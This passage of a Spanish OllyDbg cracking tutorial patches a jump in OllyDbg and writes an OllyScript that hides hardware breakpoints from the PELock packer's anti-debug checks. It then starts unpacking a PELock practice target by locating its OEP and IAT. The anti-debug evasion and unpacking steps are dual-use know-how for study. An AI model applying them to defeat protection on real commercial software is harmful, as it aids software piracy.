
Alli vemos cuando retornamos al programa de la api, al apretar f7.



Si recordamos el texto del cartel decia lo que vemos arriba.

Si buscamos entre las strings del OLLYDBG





y alli buscamos la palabra bypass que esta en el mensaje.

```
00435078 PUSH 4B6BA5      ASCII "Don't know how to step command at address %08X. Try to run, change EIP or pass exception to program.Note: You
00435088 PUSH 4B6C54      ASCII "Don't know how to step command at address %08X. Try to change EIP or pass exception to program."
004351F7 MOV EDX,4B6D57   ASCII "reset actual breakpoint, "
00435205 PUSH 4B6CB4      ASCII "Debugged program set single step flag (bit T in EFL). I don't know how to step command at address %08X correctl
00435233 PUSH 4B6D71      ASCII "Don't know how to continue because memory at address %08X is not readable. Try to change EIP or pass exception
00435263 PUSH 4B6DEC      ASCII "Don't know how to bypass breakpoint at address %08X. Try to delete breakpoint, change EIP or pass exception to
00435273 PUSH 4B6E64      ASCII "Don't know how to bypass command at address %08X. Try to change EIP or pass exception to program."
00435382 PUSH 4B6EC6      ASCII "OpenProcessToken"
00435394 PUSH 4B6ED7      ASCII "LookupPrivilegeValueA"
004353A6 PUSH 4B6EED      ASCII "AdjustTokenPrivileges"
```

Vemos que esa es la string correcta, hagamos doble click para ir al lugar donde esta la misma en el listado.

```
00435248  .v E9 27010000   JMP 00435374                          OLLYDBG.00435374
0043524D  > 837D 14 00     CMP DWORD PTR SS:[EBP+14],0
00435251  .v 75 3A         JNZ SHORT 0043528D                    OLLYDBG.0043528D
00435253  . 833D 30814D00  CMP DWORD PTR DS:[4D8130],0
0043525A  .v 75 31         JNZ SHORT 0043528D                    OLLYDBG.0043528D
0043525C  . 837D FC 00     CMP DWORD PTR SS:[EBP-4],0
00435260  .v 74 10         JE SHORT 00435272                     OLLYDBG.00435272
00435262  . 53             PUSH EBX                              Arg2
00435263  . 68 EC6D4B00    PUSH 4B6DEC                           Arg1 = 004B6DEC ASCII "Don't
00435268  . E8 AFED0100    CALL 0045401C                         _Error
0043526D  . 83C4 08        ADD ESP,8
00435270  .v EB 0E         JMP SHORT 00435280                    OLLYDBG.00435280
00435272  > 53             PUSH EBX                              Arg2
00435273  . 68 646E4B00    PUSH 4B6E64                           Arg1 = 004B6E64 ASCII "Don't
00435278  . E8 9FED0100    CALL 0045401C                         _Error
0043527D  . 83C4 08        ADD ESP,8
00435280  > E8 1F63FEFF    CALL 0041B5A4                         OLLYDBG.0041B5A4
00435285  . 83C8 FF        OR EAX,FFFFFFFF
00435288  .v E9 E7000000   JMP 00435374                          OLLYDBG.00435374
0043528D  > 8B55 DC        MOV EDX,DWORD PTR SS:[EBP-24]
00435290  . F682 1D030000  TEST BYTE PTR DS:[EDX+31D],1
```

Vemos que cualquiera de esos JNZ evita que salga el cartel de error podriamos cambialo por JMP y tendriamos nuestro programa parcheado, la guardar los cambios definituvos en memoria con COPY TO EXECUTABLE y SAVE FILE.


Abramos el parcheado 4 en OLLYDBG para mirarlo y veamos esta misma zona a ver como es.

```
00435240    E8 5F63FEFF    CALL 0041B5A4                         Parchead.0041B5A4
00435245    83C8 FF        OR EAX,FFFFFFFF
00435248  v E9 27010000    JMP 00435374                          Parchead.00435374
0043524D    837D 14 00     CMP DWORD PTR SS:[EBP+14],0
00435251  v 75 3A          JNZ SHORT 0043528D                    Parchead.0043528D
00435253    833D 30814D00  CMP DWORD PTR DS:[4D8130],0
0043525A  v 75 31          JNZ SHORT 0043528D                    Parchead.0043528D
0043525C    837D FC 00     CMP DWORD PTR SS:[EBP-4],0
00435260  v EB 2B          JMP SHORT 0043528D                    Parchead.0043528D
00435262    53             PUSH EBX
00435263    68 EC6D4B00    PUSH 4B6DEC                           ASCII "Don't know how to bypass b
00435268    E8 AFED0100    CALL 0045401C                         Parchead._Error
0043526D    83C4 08        ADD ESP,8
00435270  v EB 0E          JMP SHORT 00435280                    Parchead.00435280
00435272    53             PUSH EBX
00435273    68 646E4B00    PUSH 4B6E64                           ASCII "Don't know how to bypass c
00435278    E8 9FED0100    CALL 0045401C                         Parchead._Error
0043527D    83C4 08        ADD ESP,8
00435280    E8 1F63FEFF    CALL 0041B5A4                         Parchead.0041B5A4
00435285    83C8 FF        OR EAX,FFFFFFFF
00435288  v E9 E7000000    JMP 00435374                          Parchead.00435374
0043528D    8B55 DC        MOV EDX,DWORD PTR SS:[EBP-24]
00435290    F682 1D030000  TEST BYTE PTR DS:[EDX+31D],1
00435297  v 75 48          JNZ SHORT 004352E1                    Parchead.004352E1
```


Vemos que en este directamente en vez de parchear los saltos que de cualquier manera nos llevan a saltear el cartel, lo que hice en su momento, fue cambiar el ultimo salto justo antes del cartel y cambiarlo a JMP 43528d, por si acaso salte de algun otro lugar siempre evite el cartel por cualquier camino,

Bueno esto es todo el secreto del parcheado 4 y porque no tiene el bug de ILLEGAL INSTRUCTION como el OLLYDBG.exe normal, asi que pueden parchearlo por ustedes mismos o usar el que esta dentro de la leccion 39, en la correcion fue agregado dentro tambien el PARCHEADO 4.

La segunda parte de este tutorial sera hacer un simple script, para lo cual usaremos el OLLYSCRIPT 0.92 que adjunto a este tutorial, y pondremos la dll en la carpeta plugins del OLLYDBG.



Ahora abrimos el Parcheado 4



Vemos que aparece el PLUGIN

Ahora abro el pelock que estabamos estudiando, el tema sera hacer un minisript para que funcionen los hardware bpx y que no sean detectados por el packer.

Sera un sencillo script veremos los comandos que por supuesto los consultamos en el README del plugin OLLYSCRIPT.

La idea es la siguiente como vimos en la parte anterior cada vez que para en KiUserExceptionDispatcher estamos justo antes de que el sistema operativo llegue al manejador de excepciones donde sabemos que pueden ser detectador los HBP y borrados, asi que la idea es hacer un script que cada vez que el programa pare en el Bp KiUserExceptionDispatcher, borre el HBP y cuando llegue al CALL a ZwContinue lo restaure.

```
7C91EAEC  $  8B4C24 04     MOV ECX,DWORD PTR SS:[ESP+4]
7C91EAF0  .  8B1C24        MOV EBX,DWORD PTR SS:[ESP]
7C91EAF3  .  51            PUSH ECX
7C91EAF4  .  53            PUSH EBX
7C91EAF5  .  E8 C78C0200   CALL 7C9477C1                ntdll.7C9477C1
7C91EAFA  .  0AC0          OR AL,AL
7C91EAFC  .v 74 0C         JE SHORT 7C91EB0A            ntdll.7C91EB0A
7C91EAFE  .  5B            POP EBX
7C91EAFF  .  59            POP ECX
7C91EB00  .  6A 00         PUSH 0
7C91EB02  .  51            PUSH ECX
7C91EB03  .  E8 11EBFFFF   CALL 7C91D619                ntdll.ZwContinue
7C91EB08  .v EB 0B         JMP SHORT 7C91EB15           ntdll.7C91EB15
7C91EB0A  >  5B            POP EBX
7C91EB0B  .  59            POP ECX
7C91EB0C  .  6A 00         PUSH 0
7C91EB0E  .  51            PUSH ECX
```

Como es nuestro primer script y para no complicarlo demasiado, los BP en estas direcciones tanto en KiUserExceptionDispatcher y en el call que va a ZwContinue los colocaremos a mano pues ya sabemos ubicarlos, facilmente y logicamente se pueden colocar sin problemas con el mismo script, pero eso ya lo veremos mas adelante no quiero complicarlo de mas, asi que la idea es ir y colocar a mano un BP
KiUserExceptionDispatcher y en el CALL que va a ZwContinue como vemos en la imagen.

Ahora que ya pusimos a mano empezaremos el script el cual normalmente se comienza con un etiqueta arbitraria en mi caso use inicio:

inicio:

esto se coloca para que si necesitamos saltar al principio del script facilmente con un Jmp inicio esta solucionado, luego de inicio viene el Hardware Breakpoint que queremos colocar por ejemplo.

bphws 12ffc4, "r"

bphws es el comando que coloca un hardware breakpoint en la direccion en este caso 12ffc4, y entre comillas la r significa on access o read que es lo mismo, si fuera w seria on write y si fuera x seria on execution.

inicio:

bphws 12ffc4, "r"

trabajo:

Luego de la colocacion del o los hardware bpx que quiero usar, pongo otra etiqueta llamada trabajo por si quiero retornar luego de la colocacion de los HBP.

inicio:

bphws 12ffc4, "r"

trabajo:

eob pirulo
run

vemos alli el comando eob, lo que hace el mismo es que cada vez que el OLLYDBG detecte una excepcion o breakpoint, pasa la ejecucion a la etiqueta que esta al lado del comando en este caso eob pirulo, significa que cuando el programa pare en una excepcion o breakpoint seguira corriendo desde la etiqueta pirulo, y luego doy RUN con el comando llamado run.

Este es la parte principal, alli cuando ejecute el script el OLLYDBG comenzara a correr la victima, debemos preparar que vamos a hacer cuando detecte una excepcion o BREAKPOINT , para ello escribiremos la etiqueta pirulo:

pirulo:
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
jmp final

en mi maquina 7c91eaec es la direccion de KiUserExceptionDispatcher o sea cuando pare en ese BP, el eip de mi maquina sera 7c91eaec, por lo tanto compruebo que estoy realmente alli y salto a la etiqueta quitar, para borrar los HBP.
Luego hay otra comparacion para cuando pare por el otro BP que esta en CONTINUE y cuando detecte que el programa paro por ese BP, vaya a la etiqueta restaurar, para poner nuevamente los HBP.

Luego solo me queda

quitar:
bphwc 12ffc4
jmp trabajo

Cuando salto a quitar para borrar los HBP el comando bphwc sirve para borrar los mismos y luego de borrarlos salto a trabajo, para que vuelva a ejecutarse todo y a correr el programa pero sin colocar los HBP.

La otra etiqueta es restaurar que s eactiva en el Call a ZwContinue

restaurar:
jmp inicio

que directamente salta al inicio donde se vuelven a colocar los HBP y se reinicia el ciclo.

Por supuesto debemos tener una posibilidad de parar el programa cuando OLLYDBG pare por nuestro HBP, en ese caso es esta parte final.

Como cuando ejecuta eob para tambien por cualquier breakpoint o excepcion, cuando para por nuestro HBP, tambien ira a pirulo y como no es ninguno de los BP que colocamos a mano seguira hasta la etiqueta final:

pirulo:
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
jmp final

alli en final:


final:
MSGYN "Continuar?"
cmp $RESULT,1
je inicio
ret

MSGYN es que hacemos aparecer un messagebox con la opcion continuar, para que veamos si nos gusta el lugar donde paro o queremos que siga corriendo hasta la proxima vez que pare por el HBP. Si apretamos YES en la variable reservada $RESULT habra un 1, y si apretamos no un 0, por lo cual cuando queremos que continue, al apretar YES el script compara $RESULT con 1 y vuelve al inicio a continuar trabajando, si no es 1 va al ret donde termina y para el script y queda el OLLYDBG parado donde nosotros queriamos.
El script completo es (recordar poner manualmente los BP en Bp KiUserExceptionDispatcher y el CALL que va a ZwContinue)


```
inicio:
bphws 12ffc4, "r"
trabajo:
eob pirulo
run

pirulo:
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
jmp final

quitar:
bphwc 12ffc4
jmp trabajo

restaurar:
jmp inicio

final:
```

MSGYN "Continuar?"
cmp $RESULT,1
je inicio
ret


Abajo lo vemos mejor con unas flechas explicativas, al inicio ponemos los HB y corremos el programa dejando la trampa lista que cuando encuente BP o excepcion salte a pirulo.
A pirulo solo saltara cuando hay BP o excepcion y en ese momento tenemos que testear las distintas posibildades, de que sea por los BP que colocamos a mano, o por el HE o por cualquier excepcion.
Testeando el eip, podemos determinar si se disparo el salto a pirulo, por el BP de KiUserExceptionDispatcher con lo cual si se verifica, salta a quitar los HBP para que no sean detectados en el manejador de excepciones, y retorna a trabajo donde vuelve a correr el programa sin HE.
Luego en el BP del CALL a ZwContinue saltara nuevamente a pirulo y ahora comparando eip, nos llevara a restaurar ya que en este momento ya paso el manejador de excepciones y los puedo volover a colocar, y luego para cualquier otro BP o excepcion o si para por el HE, salta a final donde decido si parar o continuar, si paro va al ret si continuo va a inicio.




Probaremos el script lo guardo en una fila de texto y arranco el pelock, luego pongo manualmente los 2 BP y voy al menu del plugin





.






Veo que para por el HBP, igual apreto YES para que siga





Veo que el programa corrio perfectamente y veo en la ventana dehardware breakpoints



El mismo se encuentra colocado por lo cual el programa corre con HBP y para en los mismos sin ningun problema, que era lo que queriamos lograr, jeje.

En la parte 41 y despues de esta introduccion que nos ayudara seguiremos haciendo scripts y repararemos el pelock completamente.

Hasta la parte 41
Ricardo Narvaja
07/04/06


INTRODUCCION AL CRACKING CON OLLYDBG PARTE 41

Continuaremos con el dsempacado del pelock que tenemos pendiente, ahora trabajaremos con la IAT para lo cual veremos si existe algun salto magico o similar.

Para ello lleguemos nuevamente hasta el oep.

```
004271D6 - E9 8AD66500    JMP 00A84865
004271DB   0033           ADD BYTE PTR DS:[EBX],DH
004271DD   D28A D4891534  ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3   E6 45          OUT 45,AL                                  I/O command
004271E5   008B C881E1FF  ADD BYTE PTR DS:[EBX+FFE181C8],CL
004271EB   0000           ADD BYTE PTR DS:[EAX],AL
004271ED   0089 0D30E645  ADD BYTE PTR DS:[ECX+45E6300D],CL
004271F3   00C1           ADD CL,AL
004271F5 v E1 08          LOOPDE SHORT 004271FF                      UnPackMe.004271FF
004271F7   03CA           ADD ECX,EDX
004271F9   890D 2CE64500  MOV DWORD PTR DS:[45E62C],ECX
004271FF   C1E8 10        SHR EAX,10
00427202   A3 28E64500    MOV DWORD PTR DS:[45E628],EAX
00427207   E8 94210000    CALL 004293A0                              UnPackMe.004293A0
```

Bueno ahi llegamos al falso OEP, busquemos llamadas a las apis, miremos con click derecho SEARCH FOR- ALL INTERMODULAR CALLS.




```
00437D3D CALL DWORD PTR DS:[460D38]    USER32.GetMessageTime
00437D46 CALL DWORD PTR DS:[460D3C]    USER32.GetMessagePos
00437EDD CALL 00437B9F                 UnPackMe.00437B9F
00437F0A CALL DWORD PTR DS:[460D2C]    USER32.GetPropA
00437F66 CALL DWORD PTR DS:[460D30]    USER32.CallWindowProcA
00437F84 CALL DWORD PTR DS:[460D50]    USER32.SetWindowLongA
00437F8C CALL DWORD PTR DS:[460D34]    USER32.RemovePropA
00437FE0 CALL DWORD PTR DS:[460D30]    USER32.CallWindowProcA
0043808D CALL DWORD PTR DS:[460E78]    USER32.SendMessageA
004380D0 CALL DWORD PTR DS:[460D20]    USER32.GetLastActivePopup
004380E2 CALL DWORD PTR DS:[460D24]    USER32.GetForegroundWindow
00438100 CALL DWORD PTR DS:[460D28]    USER32.SetForegroundWindow
004381BA CALL DWORD PTR DS:[460D14]    USER32.CallNextHookEx
00438240 CALL 00437B9F                 UnPackMe.00437B9F
00438257 CALL DWORD PTR DS:[460D54]    USER32.GetWindowLongA
00438278 CALL DWORD PTR DS:[460D50]    USER32.SetWindowLongA
0043828B CALL DWORD PTR DS:[460D50]    USER32.SetWindowLongA
004382A8 CALL DWORD PTR DS:[460D54]    USER32.GetWindowLongA
004382BD CALL DWORD PTR DS:[460D18]    USER32.SetPropA
004382C5 CALL DWORD PTR DS:[460D2C]    USER32.GetPropA
004382E4 CALL DWORD PTR DS:[460D50]    USER32.SetWindowLongA
004382F3 CALL DWORD PTR DS:[460D14]    USER32.CallNextHookEx
00438309 CALL DWORD PTR DS:[460D1C]    USER32.UnhookWindowsHookEx
0043833E CALL DWORD PTR DS:[460ACC]    kernel32.GetCurrentThreadId
0043834E CALL DWORD PTR DS:[460D10]    USER32.SetWindowsHookExA
0043838D CALL DWORD PTR DS:[460D1C]    USER32.UnhookWindowsHookEx
00438447 CALL DWORD PTR DS:[460D0C]    USER32.CreateWindowExA
00438644 CALL DWORD PTR DS:[460E78]    USER32.SendMessageA
00438681 CALL DWORD PTR DS:[460D50]    USER32.SetWindowLongA
004386DC CALL DWORD PTR DS:[460D08]    USER32.DestroyWindow
```

Alli vemos unas cuantas elijamos una y hagamos doble click en ella para verla en el listado.

```
00437D28   C2 0C00        RETN 0C
00437D2B   56             PUSH ESI
00437D2C   68 8DC24100    PUSH 41C28D
00437D31   B9 70E24500    MOV ECX,45E270
00437D36   E8 A0E30000    CALL 004460DB                          UnPackMe.004460DB
00437D3B   8BF0           MOV ESI,EAX
00437D3D   FF15 380D4600  CALL DWORD PTR DS:[460D38]             USER32.GetMessageTime
00437D43   8946 44        MOV DWORD PTR DS:[ESI+44],EAX
00437D46   FF15 3C0D4600  CALL DWORD PTR DS:[460D3C]             USER32.GetMessagePos
00437D4C   0FBFC8         MOVSX ECX,AX
00437D4F   C1E8 10        SHR EAX,10
00437D52   0FBFC0         MOVSX EAX,AX
```

Esto quiere decir que el call a la api toma valores de 460d38 que es una entrada de la IAT, miremosla en el DUMP.

```
Address   Hex dump                  ASCII
00460D38  08 C4 D1 77 94 BF D1 77
00460D40  7D BC D1 77 1B C0 D1 77
00460D48  28 8E D1 77 79 F6 D2 77
00460D50  0D D6 D1 77 5D 94 D1 77
00460D58  C3 91 D2 77 E2 16 D2 77
00460D60  4F 02 D3 77 15 E5 D3 77
00460D68  3D 02 D3 77 AE 90 D2 77
00460D70  88 C1 D1 77 8E 1A D3 77
00460D78  2F EA D1 77 12 0B D2 77
00460D80  12 0B D2 77 44 D0 D3 77
00460D88  5F F7 D2 77 73 F9 D2 77
00460D90  DC F6 D2 77 37 F4 D2 77
00460D98  28 F7 D2 77 42 8C D1 77
00460DA0  2E 8C D1 77 8B 14 D3 77
00460DA8  FE EC D3 77 83 F7 D4 77
00460DB0  DE F2 D2 77 DF 1A D3 77
00460DB8  F6 F0 D4 77 9C F3 D4 77
00460DC0  33 F2 D2 77 6C C9 D1 77
00460DC8  F6 8B D1 77 B8 96 D1 77
00460DD0  0C 94 D1 77 61 C6 D3 77
```

Alli se ve la IAT y alli veo todas entradas correctas subamos a buscar el inicio de la IAT.

```
Address   Hex dump                  ASCII
004607F8  9E BB EB 32 89 1A 41 DD
00460800  88 E2 6F DD 8B 4D 6D 50
00460808  C0 BA BB E9 E9 D0 9F 06
00460810  1B B7 A8 38 F0 F6 28 3F
00460818  F0 6B DA 77 1B 76 DA 77
00460820  F4 EA DA 77 E7 EB DA 77
00460828  83 78 DA 77 0D 5B D2 70
00460830  DD 15 C5 58 2E BD C3 58
00460838  52 8B F5 31 D4 6A EF 77
00460840  66 95 EF 77 89 6A EF 77
00460848  F3 AD EF 77 ED D9 EF 77
